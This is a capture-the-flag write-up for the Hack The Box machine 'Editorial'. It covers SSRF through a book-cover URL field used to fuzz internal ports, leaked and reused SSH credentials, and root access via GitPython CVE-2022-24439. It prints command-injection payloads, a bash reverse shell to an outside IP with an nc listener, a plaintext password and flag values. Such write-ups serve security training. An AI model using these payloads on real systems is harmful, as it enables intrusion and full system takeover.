
Details
- Name: Editorial
- Target IP: 10.129.22.151
- Report: htb_machine_editorial_report.pdf
Enumeration and Analysis
$ nmap -sVC 10.129.22.151 -oA nmap_output
<SNIP>
Nmap scan report for 10.129.22.151
Host is up (0.028s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.07 seconds
nmap scan shows a redirection on port 80 to http://editorial.htb, adding the entry to /etc/hosts, I can navigate to the following page:

The website looks like the landing page of a publishing company. Navigating to “Publish With Us” shows a form where a writer can submit details of a book for evaluation by the publisher.

The form has a function that allows for a book cover to be added and previewed. This is how it looks if I upload a random picture from my machine using the “Choose File” button:

But, if I instead place a URL I own on the “Cover URL related to your book or” field, I get a request from the server to retrieve the image from my machine:
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.22.151 - - [28/Jun/2026 01:13:17] "GET /monkey.jpg HTTP/1.1" 200 -
Server-Side Request Forgery when using image URL for book cover upload
This is the request as captured by BurpSuite:
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 321
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZzX8Aa2uxJbFSxuG
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryZzX8Aa2uxJbFSxuG
Content-Disposition: form-data; name="bookurl"

http://<IP>:8000/monkey.jpg
------WebKitFormBoundaryZzX8Aa2uxJbFSxuG
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryZzX8Aa2uxJbFSxuG--
The data is sent as multipart/form-data do the raw image can be sent in the request if available. FFUF can be used to run reconnaissance on server open ports.
$ seq 1 6000 > ports.txt
$ ffuf -X $'POST' -H $'Host: editorial.htb' -H $'Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZzX8Aa2uxJbFSxuG' -H $'Accept: */*' -H $'Origin: http://editorial.htb' -H $'Referer: http://editorial.htb/upload' --data-binary $'------WebKitFormBoundaryZzX8Aa2uxJbFSxuG\x0d\x0aContent-Disposition: form-data; name=\"bookurl\"\x0d\x0a\x0d\x0ahttp://localhost:FUZZ\x0d\x0a------WebKitFormBoundaryZzX8Aa2uxJbFSxuG\x0d\x0aContent-Disposition: form-data; name=\"bookfile\"; filename=\"\"\x0d\x0aContent-Type: application/octet-stream\x0d\x0a\x0d\x0a\x0d\x0a------WebKitFormBoundaryZzX8Aa2uxJbFSxuG--\x0d\x0a' -u 'http://editorial.htb/upload-cover' -w ports.txt:FUZZ -fs 61

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://editorial.htb/upload-cover
 :: Wordlist         : FUZZ: /home/kali/htb/editorial/ports.txt
 :: Header           : Host: editorial.htb
 :: Header           : Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZzX8Aa2uxJbFSxuG
 :: Header           : Accept: */*
 :: Header           : Origin: http://editorial.htb
 :: Header           : Referer: http://editorial.htb/upload
 :: Data             : ------WebKitFormBoundaryZzX8Aa2uxJbFSxuG
Content-Disposition: form-data; name="bookurl"

http://localhost:FUZZ
------WebKitFormBoundaryZzX8Aa2uxJbFSxuG
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryZzX8Aa2uxJbFSxuG--

 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 61
________________________________________________

5000                    [Status: 200, Size: 51, Words: 1, Lines: 1, Duration: 144ms]
:: Progress: [6000/6000] :: Job [1/1] :: 30 req/sec :: Duration: [0:00:20] :: Errors: 1 ::
Looking at the content of the result URL of request port 5000, I get back a internal API definition:
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
Using the same method to place requests to each route, the response for /api/latest/metadata/messages/authors is the most interesting:
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."
}
Using the default credentials shown on the message to access the SSH server, we are in!
Password Reuse between SSH user and default internal forum credentials
$ ssh dev@editorial.htb
<SNIP>
dev@editorial:~$ ls
apps  user.txt
dev@editorial:~$ cat user.txt
95bcf9cd1af73ad5e82ba77cf433f50d
There is a apps/ folder on the same directory. When running ls -la inside of it, it looks to be a empty git repository. Running git log to see commits made to it:
dev@editorial:~/apps$ git log
commit dfef9f20e57d730b7d71967582035925d57ad883 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
       faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
       books and validate a future post in our editorial.
Copying the directory to my machine for easier exploration:
$ scp -r dev@editrual.htb:apps/ apps/
Opening the repository on GitKraken for easier exploration, commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae with message change(api): downgrading prod to dev shows that the developed changed the credentials returned by the welcome message, but the history still shows the production credentials:

Using that password, I am able to login as prod user on SSH:
$ ssh prod@editorial.htb
prod@editorial.htb's password:
<SNIP>
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
Checking for what binaries the user is allowed to run as sudo, a python script is listed:
$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
Looking inside:
$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
It looks like it’s using GitPython to clone a provided repository URL. Using pip freeze to check the installed version we get 3.1.29. And a quick search later we find…
CVE-2022-24439

CVE-2022-24439 is a remote code execution on the repository URL. A quick test using the sample payload from this GitHub thread shows that the script is vulnerable.
prod@editorial:~$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/pwned'
<SNIP>
prod@editorial:~$ ls /tmp/ | grep pwned
pwned
Inputting commands through this arg is a bit finicky, I was never sure what was working and what was falling flat while testing. The only way I was able to open a reverse shell is to create a bash script on the target machine and call it to be executed:
prod@editorial:~$ echo "bash -i >& /dev/tcp/<IP>/4444 0>&1" > /tmp/shell.sh
prod@editorial:~$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c bash% /tmp/shell.sh'
On my machine:
$ nc -lnvp 4444
listening on [any] 4444 ...
<SNIP>
root@editorial:/opt/internal_apps/clone_changes# ls /root/
ls /root/
root.txt
root@editorial:/opt/internal_apps/clone_changes# cat /root/root.txt
cat /root/root.txt
eb7e24bbe91a2ec72b531277485d6065